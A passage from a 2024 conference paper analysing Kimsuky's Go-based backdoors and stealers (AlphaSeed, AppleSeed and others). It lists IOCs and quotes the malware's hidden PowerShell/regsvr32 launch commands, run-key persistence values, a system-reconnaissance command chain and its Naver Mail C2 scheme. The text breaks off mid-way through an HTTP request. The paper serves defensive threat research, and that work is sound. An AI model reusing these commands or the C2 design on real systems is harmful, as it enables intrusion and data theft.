2024 DUBLIN

2 - 4 October, 2024 / Dublin, Ireland

GO-ING ARSENAL: A CLOSER LOOK AT KIMSUKY'S GO STRATEGIC ADVANCEMENT

Jiho Kim & Sebin Lee

S2W, Republic of Korea

gimjiho@s2w.inc
sebin@s2w.inc

ABSTRACT

Kimsuky (a.k.a. APT43), a North Korean APT group, has been active since at least 2013, initially targeting government departments in South Korea, but has since expanded its targets around the world, including the United States, Russia and Europe. In particular, AppleSeed, a backdoor-type malware that was developed and used by the Kimsuky group, was first discovered in 2019 and has been circulating in various structural and functional variations since then.

During its ongoing tracking of the Kimsuky group's activities, *S2W*'s threat research and intelligence centre, *Talon*, has identified additional samples exhibiting similarities to the previously known AppleSeed. *S2W Talon* has named these malware samples BetaSeed (backdoor), AlphaSeed (backdoor), GoBear (backdoor) and Troll Stealer, respectively, based on the chronological order of their discovery.

Unlike AlphaSeed, the Go variant of AppleSeed, the attack techniques and strategies used in BetaSeed, GoBear, and Troll Stealer are distinct from those associated with the Kimsuky group in the past. The fact that the Kimsuky group has not been known to hijack GPKI folders or exploit the SOCKS5 protocol indicates that they may have changed their targets, or that another group with access to the source code of AppleSeed and AlphaSeed has developed BetaSeed, GoBear and Troll Stealer.

We categorized the Kimsuky group's new malware based on functionality and type. In our presentation, we will delve into the behaviour of each malware type and share recent attack cases. During our analysis, we confirmed that all the malware except BetaSeed was written in Go. This aligns with the Kimsuky group's recent trend of utilizing Go-based tools and malware. In light of this, we will delve into their new Go strategy.

We anticipate that, by providing the TTPs and latest Go strategy employed by the Kimsuky group, we can offer actionable items that can aid in responding to similar threat incidents should they arise.

INTRODUCTION

The North Korean APT group Kimsuky (a.k.a. Emerald Sleet, APT43, Springtail) has been active since at least 2013, initially targeting government ministries in South Korea, but has since conducted attacks against targets engaged in media, research, politics and diplomacy around the world. The group primarily uses spear-phishing attacks to distribute malware and attempt to take over accounts to harvest data. The group has primarily targeted *Windows* environments, but there have been instances of attacks on *Android*.

Talon, the threat research and intelligence centre of *S2W*, has continuously tracked the activities of the Kimsuky group [1] and discovered additional samples similar to the previously known AppleSeed, which we named AlphaSeed, BetaSeed, Troll Stealer and GoBear.

In February 2024, *S2W* disclosed a Kimsuky group attack campaign that exhibited a different pattern from previous ones. This campaign employed novel techniques, such as disguising malware as installation files for South Korea's electronic document security programs in order to steal from the GPKI folder, used by government administrative and public institutions in South Korea, and exploiting the SOCKS5 protocol. Notably, Kimsuky group has recently begun developing malware using the Go language, indicating a rapid evolution in their malicious software. This change suggests either a shift in their strategic objectives or that another member with access to the AppleSeed and AlphaSeed source code has developed malware like Troll Stealer.

We have categorized Kimsuky group's new malware based on its functionalities and types. In this report, we will examine the operational mechanisms of each malware type and share recent attack cases. During our analysis, we found that, with the exception of BetaSeed, all the malware was written in Go. This aligns with the Kimsuky group's recent trend of utilizing Go-based tools and malware. Accordingly, we will delve into the specifics of Kimsuky's new Go strategy.

OVERVIEW OF SEEDPUNK'S MALWARE

The Kimsuky group employs various malware, including AppleSeed, Babyshark and GoldDragon. We categorize subgroups of the Kimsuky group based on the malware they primarily distribute, as illustrated in Figure 1. Each subgroup is named using the prominent malware employed by the Kimsuky group – GoldDragon, Babyshark and AppleSeed – and the name 'puNK', which *Talon* uses to manage North Korea-backed APT groups. Specifically, the subgroup responsible for distributing AppleSeed is designated and managed as 'SeedpuNK'.

The primary malware used by the SeedpuNK subgroup is written in C/C++ and is designed to collect information from infected devices and transmit it to a command-and-control (C&C) server. It also has the capability to execute specific or arbitrary commands. AppleSeed is distributed in various forms, such as VBS and JScript or as installation files for specific programs. It communicates with the C&C server using encrypted communication and email protocols. Additionally, AppleSeed can be used as the final payload in an attack or to deliver other malware, indicating its versatility in different attack scenarios.

Interestingly, the SeedpuNK group, which traditionally used malware written in C/C++, has been utilizing a Go language variant of AppleSeed (AlphaSeed) since at least May 2023. Furthermore, *AhnLab* reported [2] that the Kimsuky group has used a Go language version of Meterpreter, and subsequent discoveries include additional Go-based malware like Troll Stealer and GoBear.



Figure 1: Structure of Kimsuky group.

In this presentation, we will discuss AlphaSeed, Troll Stealer and GoBear, all of which share some code and infrastructure similarities with AppleSeed. These similarities suggest that the SeedpuNK group is likely behind their distribution.

Based on the timestamps of the malware used by the SeedpuNK group, it has been confirmed that they began using Go-based malware related to AppleSeed at least as early as March 2023. As shown in Figure 2, the earliest instance of AlphaSeed discovered by *S2W* had a timestamp of March 2023. Troll Stealer and GoBear were subsequently discovered in December 2023.

The newly discovered associations between the SeedpuNK group's malware and AppleSeed are shown in Figure 3.



Figure 2: Timeline of malware used by SeedpuNK.



Figure 3: Correlation among SeedpuNK's malware.

The detailed characteristics of the discovered malware are shown in Table 1. And the following sections will explain how each of SeedpuNK's Go-based malware shows a connection to AppleSeed.

	AppleSeed	**AlphaSeed**	**Troll Stealer**	**GoBear**	**BetaSeed**
First discovered date	2019-05-02	2023-03-27	2023-12-12	2023-12-12	2023-08-31
Based language	C/C++	**Go**	**Go**	**Go**	C/C++
Type of malware	Backdoor	Backdoor	Stealer	Backdoor	Backdoor
Type of file	DLL	DLL	DLL	EXE / ELF	DLL
Packer	UPX	UPX	-	UPX	-
Protector	VMProtect (3.2.0-3.5.0)	VMProtect (3.2.0-3.5.0)	VMProtect (3.2.0-3.5.0)	VMProtect (3.2.0-3.5.0)	-
DLL execution method	regsvr32.exe	regsvr32.exe	rundll32.exe	regsvr32.exe	regsvr32.exe
Parameters	123qweASDZXC 123qweASDYTU 12345QWERTY 1qa2ws4rf 12qw3ed 1qaz2wsx5tgb zsecq231 1qa2wszxc qazse123	-	[Export Function / Infection History File]	UpdateAll / UpdateNormal install / backup	-
Abused legitimate certificates	-	-	O (D2innovation Co.,LTD)	O (D2innovation Co.,LTD)	O (D2innovation Co., LTD)
Dropped filename	**wmi-ui-[random].db** ESTCommon.dll Driverdriver.cfg	powermgmt.dat estsoftuervice.dat estsoftservice.dat	**win-[a-z0-9]{8}.db** hc-[a-z0-9]{8}.png	-	**win-[a-z0-9]{8}.db**
Debugging strings	ut_zeus	-	ut_seoul	-	-
Mutex name	DropperRegsvr32-20220525103448 **windows update** {2020-1050-01-01-0001-I} **windows update** **{2021-1020-02-03-A}**	-	**windows update {2021-1020-02-03-A}** (Dropper) **windows update** {2024-1020-02A} (Dropper) chrome development kit 1.0 (Troll)	-	-
C&C communication method	HTTP/Email	Email	HTTP	HTTP	HTTP
Malware version	Located in query string of C2 URL	-	Located in config data	-	-
Email login method	Hard-coded ID/password	Hard-coded cookie	-	-	-
Name of mailboxes	cmd	cmd files klog ping shres sshot	-	-	-
Encryption algorithm	RSA + RC4	RSA + RC4	RSA + RC4	-	-

Table 1: The characteristics of the SeedpuNK group's malware.

DETAILED ANALYSIS

Attack case 1: AppleSeed & AlphaSeed distributed via JSE-type dropper

On 17 May 2023, we disclosed information about AlphaSeed [3], a new Go-based malware from the SeedpuNK group. Two types of malware were dropped and executed from a malicious EXE file disguised as a South Korean security program and update program. One of them was the previously known type of AppleSeed. The other was identified as a new type of malware at the time of discovery, which was AlphaSeed. The malware written in Go language was packed with VMProtect and contained the following path inside the unpacked binary, hence it was named 'AlphaSeed':

- Path: E:/Go_Project/src/**alpha**/naver_crawl_spy/

Subsequently, on 29 January 2024, a JSE-type dropper was discovered, from which both AppleSeed and AlphaSeed were dropped and executed.

- MD5: 7756b4230adfa16e18142d1dbe6934af
- SHA256: 6a38c84efe52d8e7298d62809ef59a28b74575f09e7199a6b7f6bf3762a2de44



Figure 4: AppleSeed and AlphaSeed were distributed through a JSE-type dropper.

Stage 1. JSE-type dropper

The discovered JSE file drops two additional pieces of malware encoded in Base64 and executes them through PowerShell commands. The dropped files were identified as the AppleSeed dropper and the AlphaSeed dropper.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden cmd /c cmd /c cmd /c cmd /c
regsvr32.exe /s /n /i:1qaz2wsx5tgb C:\Windows\..\ProgramData\xQAW1Xg.bYhB
                                                    Execute AppleSeed

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden cmd /c cmd /c cmd /c cmd /c
regsvr32.exe /s C:\Windows\..\ProgramData\sRPCU5y.evJI
                                                    Execute AlphaSeed
```

Figure 5: PowerShell commands.

Stage 2. AppleSeed dropper & AppleSeed

- MD5: a0dd33b6b8c3ac9bee46a95586df345f
- SHA256: ec75fa48797a79d752f2ef51bb9fa67436ce9bd91eb97f806366f9daeedfdce2

2.1 Create directory & copy itself

The first dropped and executed file is the AppleSeed dropper, which takes the string '1qaz2wsx5tgb' as an argument upon execution. It replicates and loads itself into the following path and registers for auto-execution through the registry to maintain persistence:

- Self-replication Path: %AppData%\IEServer\Update\IEServiceUpdate.dat

	AppleSeed
Registry path	HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Key	IEProtectService
Value	regsvr32.exe /s /n /i:1qaz2wsx5tgb "C:\Users\admin\AppData\Roaming\IEServer\Update\IEServiceUpdate.dat" -f

Table 2: Registry registration for auto-execution (AppleSeed).

2.2 Execution of AppleSeed

The dropped file is identified as AppleSeed, which communicates with a C&C server to exfiltrate data from the infected system and execute additional commands.

- C&C domain: peras1[.]n-e[.]kr (45.58.52[.]104, US)

```
c:\windows\system32\cmd.exe /c systeminfo & powershell Get-CimInstance -Namespace
root/SecurityCenter2 -Classname AntivirusProduct & ipconfig /all & arp -a &
net user & query user & dir "%programfiles%" & dir "%programfiles% (x86)" & dir
"%programdata%\Microsoft\Windows\Start Menu\Programs" /s dir "%appdata%\Microsoft\
Windows\Recent" & dir "%userprofile%\desktop" /s & dir "%userprofile%\downloads" /s &
dir "%userprofile%\documents" /s
```

Table 3: Commands for collecting system information.

Stage 3. AlphaSeed dropper & AlphaSeed

- MD5: 8b77608db042b225ae8f59276ee3a165
- SHA256: 630c9b5ae35be34202ba57d036e6d68963a012050ee196cc6cbe9a76188e0596

Stage 3.1 AlphaSeed dropper

The second dropped and executed file was identified as the UPX-packed AlphaSeed dropper.

3.1.1 Create directory & copy itself

Upon execution, it first creates a directory at a specific path and sets it as the working path. Then, it copies itself to the working path.

- Working path: %USERPROFILE%\.edge\

3.1.2 Execution method check

Next, it checks if the current process is an EXE file. If it is, it copies and executes itself in the working path under the filename 'schtaskw.exe'. If it is not, it copies itself as 'softUpdate.db' and loads it through regsvr32.exe. This indicates that the attacker can execute the malware as both DLL and EXE file types.

3.1.3 Autorun with registry

To maintain persistence, it registers itself in the autorun registry under the name 'ServiceUpdate'.

	AppleSeed
Registry path	HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Key	ServiceUpdate
Value	regsvr32.exe /s %USERPROFILE%\.edge\softUpdate.db

Table 4: Registry registration for auto-execution (AlphaSeed).

3.1.4 Self-deletion

To delete itself, it creates and executes two BAT files: one to delete the original DLL and another to delete the first BAT file.

- Format of BAT file: %USERPROFILE%\.edge\tmp[time_calculate].bat

3.1.5 Reload DLL

The malware checks if the filename of the original DLL is 'softUpdate.db'. If not, it loads it through regsvr32.exe and terminates itself. The actual malicious functionality is carried out through the loaded softUpdate.db file.

Stage 3.2 AlphaSeed

AlphaSeed performs the following actions upon execution:

1. It is executed through regsvr32.exe, creates a working path, and replicates and loads itself.
2. The loaded DLL collects data from the infected system, such as keylogging and screen captures.
3. It logs into *Naver Mail* (*Naver* is a popular search portal in South Korea) using a cookie value embedded within the malware and sends a ping email to the C&C server.
4. It executes the commands received from the C&C server.



Figure 6: Execution flow of AlphaSeed.

3.2.1 Struct initialization

When the replicated softUpdate.db file in the working path is executed, it first initializes the 'agent_Agent' structure necessary for malicious activities. This structure is referenced during the execution of malicious actions.

Type	Description
browser	Browser information
tmoutInit	Initialize timeout
tmoutSshot	Screenshot timeout
tmoutKeylog	Keylogging timeout
tmoutRestart	Restart timeout
info	Device information(UID, OS, etc.)
modulePath	Loaded module oath
lockedKLogger	Keylogging stop flag
mbox_cmd	cmd mailbox info
mbox_files	files mailbox info
mbox_klog	klog mailbox info
mbox_ping	ping mailbox info
mbox_shres	shres mailbox info
mbox_sshot	sshot mailbox info
wg	Wait group
stop	Flag to stop

Table 5: agent_Agent Structure.

3.2.2 File encryption & data decryption

For the encryption of files stolen from the infected system and the decryption of commands received from the attacker's email, RC4 and RSA algorithms are used. The malware randomly generates an RC4 key, extracts a public key for encryption through the ParsePKCS1PublicKey function, and encrypts the RC4 key using the public key.

The commands received from the attacker's email are also encrypted, including the encrypted RC4 key and commands. AlphaSeed uses a separate RSA private key, which is hard coded internally, to decrypt the RC4 key and then uses it to decrypt the additional commands.



Figure 7: Process of file encryption & decryption.

3.2.3 Collect data from infected machine

To steal data from the infected system, three functions are called via GoRoutine. The functions of each are shown in Table 6.

Function Name	Description
alpes_nmails_agent_agent__ptr_Agent_goKeylog	Keylogging
alpes_nmails_agent_agent__ptr_Agent_goSshot	Take a screenshot
alpes_nmails_agent_agent__ptr_Agent_rtRestart	Restart current process

Table 6: Function list.

The goKeylog function captures keystroke data and saves it to a file named 'caches.dat' in the working path. The file is then encrypted and sent via *Naver Mail*.

- Keylogging file path: %USERPROFILE%\.edge\caches.dat



Figure 8: Example of caches.dat.

The goSshot function captures the current desktop screen of the infected system and saves it as a file. It uses the screenshot package by 'kbinani' available on *GitHub* to capture the desktop screen.

- Screenshot file path: %USERPROFILE%\memdump\{Timestamp}_0

3.2.4 C&C communication initializing using Naver Mail

AlphaSeed uses a hard-coded valid cookie value for *Naver* login. This method is like how an infostealer uses stolen cookie values to hijack accounts.

Interestingly, it doesn't interact with *Naver Mail* through packet communication but uses an intermediary called chromedp [4] to execute scripts for malicious activities. This is a client program that supports the Chrome Devtools protocol, enabling various functions such as debugging and content inspection. Through this method, AlphaSeed performs tasks like clicking specific buttons and composing and sending emails.

```
Array.from(document.querySelectorAll(".folder-item")).find(el => el.textContent.
includes('cmd')).click();
url = location.href; words = url.split("/"); words[words.length - 1]
```

Table 7: Example of script executed by chromedp.



Figure 9: Process tree of AlphaSeed.



Figure 10: Communication process of AlphaSeed.

Once logged in, AlphaSeed utilizes 'Mailbox written to me' in *Naver Mail*. It retrieves and verifies emails with specific mailboxes. Subsequently, a specific mailbox categorized according to the purpose is used to handle the stolen data and execute commands.

Mailbox name	Description
cmd	Mailbox containing attacker's command emails
ping	Mailbox containing information from infected systems
files	Mailbox containing files stolen from infected systems
shres	Mailbox containing the results of commands received from the attacker
sshot	Mailbox containing screenshots from infected systems
klog	Mailbox containing keylogging files from infected systems

Table 8: Mailbox list.

ping

It includes a ping function. The ping data for identifying the victim is configured and compressed using Zlib and encoded in Base64 to be used as the email subject.

```
{"uid":"{MAC_Addr}","platform":"windows
amd64","ver":{"major":1,"minor":2,"build":0},"time":{execution_time}}
```

Table 9: Example of ping data.

Command

AlphaSeed receives commands stored in the cmd mailbox. At this point, it retrieves the information of email in the cmd mailbox where the subject contains the target's uid. The RC4 key encrypted within the email data is decrypted using the RSA private key hard coded in AlphaSeed, and the command ID is decrypted with the RC4 key. The description of each command ID and its function is shown in Table 10.

Command ID	Function name	Description
0	onCmdUpdate	Load updated DLL file with regsvr32.exe
1	onCmdKill	Self-deletion
2	onCmdShell	Execute command received from attacker and save the result to a file
3	onCmdRunDll	Create DLL file and load it via regsvr32.exe
4	onCmdPutFile	Create a file from data received from the attacker
5	onCmdGetFiles	Compress and save files from the infected system

Table 10: Malicious activities by command.

Subsequently, the stolen data is sent to the respective mailboxes. At this time, it was confirmed that the file and directory names recording the stolen data have some differences compared to the AlphaSeed first discovered in May 2023.

Type	Mailbox	Filename (2023.05)	Filename (2024.01)	Description
File	klog	cache_w.db	caches.dat	Keylogging results
Directory	sshot	memdmp	memdump	Directory where screenshot data is stored
Directory	files	crashpad	crashpads	Directory where stolen files are stored
Directory	shres	cookies	cookie	Directory where the results of executing specific commands are stored

Table 11: Mailbox for sending stolen information by type.

Additionally, it was discovered that when AlphaSeed constructs the URL for sending emails, it contains a string presumed to be the username of the attacker's suspected *Naver* account.

- Suspected account: moj124578[@]naver.com

```
v82[0] = (int)"page=1&from=&folderSN=";
v82[1] = 0x16;
v82[2] = a2;
v82[3] = a3;
v82[4] = (int)"&to=&body=";
v82[5] = 0xA;
v82[6] = v5;
v82[7] = v39;
v82[8] = (int)"&bodyCond=2&exceptTrash=true&periodStart=
v82[9] = 0x40;
v82[0xA] = (int)"moj124578";
v82[0xB] = 9;
v82[0xC] = (int)"&previewMode=1&useSearchHistory=true";
v82[0xD] = 0x24;
```

Figure 11: Suspected username.

The account was confirmed to be a valid email address with an existing blog page. However, it is unclear whether this account belongs to the attacker or is a hijacked account being misused.

Figure 12: Naver blog of the suspected account.

How the attacker uses Naver Mail

In January 2024, AlphaSeed was discovered disguised as an *ESTsoft*-related file, in which communication was available. Figure 13 shows a part of the packet where AlphaSeed sends a ping email to the C&C server. The email subject includes encoded data about the infected user, and the suspected account is as follows:

- Suspected account: kos125689[@]naver.com

```
POST https://mail.naver.com/json/write/send?aId=GPYwKAtZKAUXKxbwBquw7rRTbquZFxM-aLYXKo2lFAbmaxKlFqU.&aCount=0&aSize=0 HTTP/1.1
Host: mail.naver.com
Connection: keep-alive
Content-Length: 753
sec-ch-ua:
